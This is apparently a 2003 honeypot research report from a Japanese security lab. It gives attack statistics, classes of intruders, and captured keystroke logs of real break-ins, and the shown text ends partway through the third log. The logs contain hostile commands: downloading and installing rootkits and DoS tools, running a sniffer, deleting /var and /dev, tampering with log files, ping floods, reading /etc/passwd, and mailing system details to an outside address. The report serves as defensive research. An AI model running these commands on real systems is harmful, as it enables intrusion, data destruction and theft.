A Walk Through “Sombria”:
A Network Surveillance System

May – July 2003

September 5, 2003

Little eArth Corporation Co., Ltd.
Computer Security Laboratory

Copyright© 2003, LAC Co., Ltd. all rights reserved

Introduction

Sombria ("shadowy" in Portuguese) is a honeypot system set up in Tokyo, Japan, that is intended for network surveillance and research and not for production purposes. This honeypot system consists of a web server, a firewall and an intrusion detection system. It basically has the aim to observe different techniques used by the "bears" to get the "honey" from the "pot." In other words, Sombria is a combination of surveillance technologies to watch intruders closely and in real time as they go about their mission without them even noticing it. The intrusion detection system first triggers an alarm whenever an individual breaches security or breaks into the system. Meanwhile, all the commands executed (keystrokes) by the intruder are logged for post-attack analysis. And finally, the firewall drops all packets anytime the intruder attempts to use Sombria as a steppingstone to launch attacks against other systems.

Copyright© 2003, LAC Co., Ltd. all rights reserved

Research Objectives

A large amount of data was captured and archived through Sombria from May 10th to July 31st for the following purposes:

1. To try to detect new trends or attack techniques

2. To conduct a post-analysis of all the alerts and intrusion logs for education and/or research purposes

3. To serve the society as a whole by publicizing security issues whenever a new threat arises

Copyright© 2003, LAC Co., Ltd. all rights reserved

Statistics of Attacks


This paper provides some statistics and an overview of the most prominent attacks from May through July.

1.Worm Attacks

The graph below indicates the number of attacks by worm detected by the intrusion detection system.

All instances of the Code Red Worm that attempted to infect Sombria on a daily basis refer to “Code Red F” and not the original worm.

“Slapper or Variant” refers to the Apache/mod_ssl worm, linux.slapper.worm and the bugtraq.c.worm.



Graph 1 Number of Worm Attacks

Copyright© 2003, LAC Co., Ltd. all rights reserved

2.Information Gathering


The next graph shows the number of "information gathering" activities (port scanning, OS fingerprinting, ICMP Echo Requests, etc) reported by Sombria. Intelligence gathering may be the first step or the prelude to an attack.

Port Scan - Port scanning tools are used to identify which ports a host is listening on, whether or not the ports are filtered and if the host is prone to a particular vulnerability. In addition, port scanning may allow attackers to determine the operating system of the target machine.

OpenSSL Mass Scan – This type of scan attempts to ascertain the Apache server version.

ICMP Echo Requests - ICMP Echo Requests (ping sweeps) are used to map hosts. By sending these requests, attackers can study their prospective victim and determine what hosts are alive on the network and what services they offer.

Others – This refers to intelligence gathering activities other than the ones mentioned above. This includes for example, SNMP and RPC portmap requests.



Graph 2 Information Gathering

Copyright© 2003, LAC Co., Ltd. all rights reserved

3. Intrusions


Sombria experienced a total of 131 intrusions through the following methods:

- ***Apache-1.3.23 + OpenSSL-0.9.6b Vulnerability***
  This vulnerability may permit remote attackers to execute arbitrary code as the Apache user.

- ***Samba-2.2.3a Vulnerability***
  The vulnerability in the Samba file and print sharing software may allow a remote attacker to execute arbitrary code as the Samba user. Intruders may also escalate their privilege to root.

- ***Backdoor***
  After attackers obtained root level access to the computer, they installed a backdoor to reenter the affected machine without the standard login procedures.


- ***SSH***
  After attackers obtained root level access to the computer, they added usernames and passwords to gain access to the system through normal login procedures.



Graph 3 Methods of Intrusion


Copyright© 2003, LAC Co., Ltd. all rights reserved

The following graph demonstrates that the attackers' favorite day to break into a system is Saturday.



Graph 4 Frequency of Attacks Per Week

Sombria was exposed to intrusions most from 7 to 8 am (Japan time).




Graph 5 Frequency of Attacks Per Day

Copyright© 2003, LAC Co., Ltd. all rights reserved

4. Attack Methodology

After breaking into Sombria and obtaining privileged access, most of the intruders made use of similar exploitation methods:

1. They attempted to download rootkits, exploits or denial of service tools and IRC programs via ftp or http. The most popular tools were: sslroot, config-jp, ptrace-kmod, psybnc and rk.
2. All backdoors installed made use of cryptography (SSH), which prevented analysis of traffic
3. They attempted to use Sombria as a launch point of attacks against other machines after successfully installing tools
4. They modified or removed some important system files
5. Most intruders launched attacks from machines located outside Japan. In most cases it was not possible to identify the real nationality of the intruders.



Graph 6 Origin of Attacks

Copyright© 2003, LAC Co., Ltd. all rights reserved


5. Behind The Scenes

What are all the hypes about hacking? Why do they do it? And do these individuals have competent skills to execute the task? The answers are briefly cited below.

5.1. Attackers' Motives

The reasons behind the attackers' eagerness to conquer Sombria can be classified into four:

1. IRC (Internet Relay Chat) Bouncer
2. Launch attacks (DoS, scan, etc) against other hosts
3. Destroy the Web server machine that comprises Sombria
4. Unknown



Graph 7 Attackers' Motives

5.2 Attackers' Skills

Analysis of all the logs led to the conclusion that all the intruders broke into Sombria by exploiting already known technical vulnerabilities. This strongly implies that all these individuals can be categorized as script kiddies due to the fact that several rootkits and information on how to exploit security flaws are widely available and known

Copyright© 2003, LAC Co., Ltd. all rights reserved

throughout hacker communities.

Although 100% of the attackers can be considered script kiddies, these fall into 3 classes according to their skills:

Class A – The Full-Fledged Script Kiddies - This category refers to script kiddies who:


- successfully impaired Sombria system's functioning (stopped the server, removed essential system files, etc)
- defaced the Web site
- demonstrated considerable computer skills and knowledge of the system
- had very fast typing skills

Class B – The Automated Script Kiddies - It includes script kiddies who:

- retrieved and installed a rootkit or a tool
- attempted to launch attacks against other systems only by executing one command

Class C – The Vagabond - This encompasses all script kiddies (the majority) who broke into Sombria and:

- did nothing and simply left
- attempted to download a tool
-




Graph 8 Attackers' Skills

Copyright© 2003, LAC Co., Ltd. all rights reserved

7. Greed For More

After conquering Sombria, several attackers accessed sites to retrieve rootkits and exploit tools via http or ftp. Intruders, as a ritual, used Sombria to install backdoors, scan or launch attacks against other hosts. Needless to say, the system was prepared beforehand for such attack scenarios, therefore some control mechanisms had been set up to prevent Sombria from being used as a base for mounting attacks.

This graph shows the number of outbound connections from May to July experienced by Sombria. It informs what specific ports of outside machines attackers attempted to connect after breaking into Sombria and how many connection attempts took place during this period.



Graph 9 Outbound Connection Attempts

It is imperative to note that the exploited ports reveal some trends in attacks. For example, it is possible to assume that attackers attempted to exploit vulnerabilities in sendmail (port 25), samba (port 139) and in OpenSSL (port 443).

Copyright© 2003, LAC Co., Ltd. all rights reserved

Port #	***Port Use***	***# of Times***
21	*ftp- download rootkits, exploit tools*	*17.270*
22	*ssh – remote control login*	*2*
25	*smtp*	*200*
43	*whois*	*6*
80	*http - download rootkits, exploit tools*	*3.634*
139	*netbios-ssn*	*445.798*
443	*https*	*6.647*
Over 1.024	*rootkits (irc bouncers, Trojan, etc)*	*26.842*

Copyright© 2003, LAC Co., Ltd. all rights reserved

8. “Honey Plots”

This section of the research paper reports real plots against Sombria. The names of all intruders are nevertheless fictional. Additionally, the intruders’ keystrokes were edited in some cases to avoid repetitiveness and to remove commands mistyped by them. No information about the target systems has been published in order to preserve their identity.

Plot 1 – “Samba Blues”

Motive: Unknown
Class: B
Intrusion Technique: Low

On June 3rd at 10:50 am, Andrei forcibly entered into the world of Sombria through a security hole in the Samba file and print sharing software by using a machine located in the US. He successfully gained root access to the machine, downloaded and tried to install 2 rootkits in just one minute.

2003/06/03-10:50:09 |20722|0|sh|unset HISTFILE;uname -a;w;id;
2003/06/03-10:50:26 |20722|0|sh|wget www.xxxxxxxxxxxxx.as.ro/george.tgz
2003/06/03-10:50:34 |20722|0|sh|tar zxvf george.tgz
2003/06/03-10:50:37 |20722|0|sh|cd sk-1.3b
2003/06/03-10:50:39 |20722|0|sh|./inst
2003/06/03-10:50:41 |20722|0|sh|cd /usr/man/man3/.inf
2003/06/03-10:50:42 |20722|0|sh|./sk
2003/06/03-10:50:51 |20722|0|sh|wget www. xxxxxxxxxxxxx.as.ro/nick.tar.gz
2003/06/03-10:51:14 |20722|0|sh|tar zxvf nick.tar.gz
2003/06/03-10:51:16 |20722|0|sh|cd nick
2003/06/03-10:51:18 |20722|0|sh|./install

Copyright© 2003, LAC Co., Ltd. all rights reserved

One minute later, now by using a computer from Romania, Andrei returned to Sombria via the backdoor (ssh) he had previously installed and attempted to download more tools, including "psybnc," which allows one to always be connected to IRC (Internet Relay Chat).

2003/06/03-10:52:10 |26481|0|initdl|SSH-1.5-PuTTY-Release-0.53b
2003/06/03-10:52:26 |26813|0|bash|cat /etc/issue
2003/06/03-10:52:31 |26813|0|bash|killall -9 smbd
2003/06/03-10:52:38 |26813|0|bash|cd /usr/man/man3/.inf
2003/06/03-10:54:02 |26813|0|bash|ps aux
2003/06/03-10:54:14 |26813|0|bash|wghet wget www. xxxxxxxxx.com/xxxxxxxx/ psybnc.tgz
2003/06/03-10:54:30 |26813|0|bash|ftp
2003/06/03-10:54:33 |27425|0|ftp|open ftp. xxxxxxxxxxxxx.as.ro
2003/06/03-10:54:45 |27425|0|ftp|bin
2003/06/03-10:54:50 |27425|0|ftp|get CryBaby.tar.gz
2003/06/03-10:55:25 |27425|0|ftp|get rh.gz
2003/06/03-10:55:29 |27425|0|ftp|bye

Andrei launched a sniffer (it replaces the original ssh and cause a legitimate username and password to be logged) and removed all logs from the /var directory (where log files are kept), and eliminated all files for hardware devices under the /dev directory. The removal of the latter directory made it unable to keep a close watch on his activities. For this reason, the compromised machine was disconnected immediately to prevent further consequences. Although brief, this attack left lasting consequences because the computer could not be logged back on again.

2003/06/03-10:55:34 |26813|0|bash|./sshsniff
2003/06/03-10:55:44 |26813|0|bash|ps aux
2003/06/03-10:55:55 |26813|0|bash|cd /var
2003/06/03-10:56:00 |26813|0|bash|rm -rf var
2003/06/03-10:56:02 |26813|0|bash|cd ..
2003/06/03-10:56:06 |26813|0|bash|rm -rf /dev

Copyright© 2003, LAC Co., Ltd. all rights reserved

Plot 2 "Never Say Goodbye"

Motive: Denial of Service Attacks
Class: B
Intrusion Technique: Low

Sombria had never "welcomed" the same visitor so many times before this one from Poland.

On May 31st Ivan was going about Sombria with apparently harmless intentions. Our Polish friend, as Andrei in Plot 1, also found his way into the system through a security hole in Samba. On this day, he only attempted to download tools for launching DoS attacks (config-jp and smurf.c), but was unsuccessful.

2003/05/31-06:44:53 |25295|0|sh|unset HISTFILE; echo "*** JE MOET JE MUIL HOUWE";uname -a;id;
2003/05/31-06:44:56 |25295|0|sh|uptime
2003/05/31-06:46:06 |25295|0|sh|wget http://www.xxxxx.xx.pl/xxxxxxx/config-jp
2003/05/31-06:46:55 |25295|0|sh|ps aux
2003/05/31-06:47:38 |25295|0|sh|wget http://www.xxxxx.xx.pl/xxxxxxx/config-jp
2003/05/31-06:52:36 |24498|0|sh|unset HISTFILE; echo "*** JE MOET JE MUIL HOUWE";uname -a;id;
2003/05/31-06:52:43 |24498|0|sh|wget http://xxxxx.xxx.xxx.es/xxx/progs/xxxxxx/exploits/DoS/smurf.c

Ivan returned to Sombria on June 3rd and attempted to download the "config-jp" tool 5 times between 00:22 to 05:52 am. After failing to retrieve "config-jp" all 5 times, Ivan, who by this time was probably frustrated, decided to manually launch DoS attacks against a certain host by creating a network "flood" of packets via the ping command. However, all three attempts to flood the target system also failed.

2003/06/03-06:53:12 |32510|0|sh|unset HISTFILE; echo "*** JE MOET JE MUIL HOUWE";uname -a;id;
2003/06/03-06:53:14 |32510|0|sh|ping -f xxx.xx.xxx.xx&

Copyright© 2003, LAC Co., Ltd. all rights reserved

And there he came again 4 days later perhaps wondering that this time he could be part of a success story, but unfortunately his attempts were all in vain.

2003/06/07-02:56:55 |30238|0|sh|unset HISTFILE; echo "*** JE MOET JE MUIL HOUWE";uname -a;id;
2003/06/07-02:56:59 |30238|0|sh|ps aux
2003/06/07-02:57:12 |30238|0|sh|wget http://xxxxxx.xxxxxxxxxx.com/xxxxxxx/config-jp

Ivan came back on the 13th for the same reason, but as usual, he left the system empty-handed. Finally on the 15th, after failing a couple of times more to retrieve "config-jp," the persistent attacker decided to overwrite the /var/log/messages file (note that he changed the permission of the /var/log directory). Ivan was determined till the end to accomplish his mission; therefore he challenged a ping flood attack against the same host once again before finally bidding goodbye. (Note: due to the secure configuration of Sombria, his last attempt to launch an attack also failed)

2003/06/15-00:46:28 |12670|0|sh|unset HISTFILE; echo "*** JE MOET JE MUIL HOUWE";uname -a;id;
2003/06/15-00:46:30 |12670|0|sh|tail -5 /var/log/messages
2003/06/15-00:46:37 |12670|0|sh|cd /var/log
2003/06/15-00:46:39 |12670|0|sh|echo -n "ERROR: Forbidden" > /var/log/messages
2003/06/15-00:46:42 |12670|0|sh|chmod 000 *
2003/06/15-00:46:48 |12670|0|sh|ping -f xxx.xx.xx.xx&

Copyright© 2003, LAC Co., Ltd. all rights reserved

Plot 3 – "The Site Defacer"

Motive: Site Defacement
Class: A
Intrusion Technique: Low

On June 8th, Mihai logged onto our system via ssh and attempted to overwrite the Web page. However, due to lack of credentials to deface the site, Mihai attempted to download the "ptrace" exploit tool in an attempt to escalate his privileges.

2003/06/08-06:37:07 |30416|0|sshd|SSH-2.0-OpenSSH_3.1p1
2003/06/08-06:39:20 |30417|37|bash|su vadmin
2003/06/08-06:40:50 |30417|37|bash|cd /var/www
2003/06/08-06:40:59 |30417|37|bash|cd html
2003/06/08-06:41:01 |30417|37|bash|ls
2003/06/08-06:41:18 |30417|37|bash|mv index.html test.html
2003/06/08-06:42:20 |30417|37|bash|echo I Was Here ... Mihai >> index.html
2003/06/08-06:42:30 |30417|37|bash|cat /etc/passwd
2003/06/08-06:42:38 |30417|37|bash|gcc
2003/06/08-06:42:42 |30417|37|bash|cd /tmp
2003/06/08-06:44:10 |30417|37|bash|wget www.xxxxx.org/ptrace-kmod.c.txt ;mv ptrace-kmod.c.txt ptrace-kmod.c
2003/06/08-06:45:05 |30417|37|bash|ls
2003/06/08-06:45:27 |30417|37|bash|wget www.xxxxx.org/ptrace-kmod.c.txt
2003/06/08-06:46:38 |30417|37|bash|exit

Copyright© 2003, LAC Co., Ltd. all rights reserved

A minute after Mihai exited the system, he intruded into Sombria once again, but this time through the Samba vulnerability in order to gain root privileges. Now, with the system properly bent to his will, he finally succeeded in modifying the Web page. These are some of the steps taken by the attacker to finally accomplish his goal:

2003/06/08-06:47:05 |30460|0|sh|uname -a>>/slamet; id>>/slamet; cat /slamet |mail -s "Samba Inf" xxxxxxxxxxxxx@xxxxx.com;
2003/06/08-06:47:05 |30460|0|sh|unset HISTFILE; echo "*** JE MOET JE MUIL HOUWE - qe3 ";uname -a;id;
2003/06/08-06:47:19 |30460|0|sh|cd /var/www
2003/06/08-06:47:27 |30460|0|sh|cd html
2003/06/08-06:47:39 |30460|0|sh|mv index.html test.html
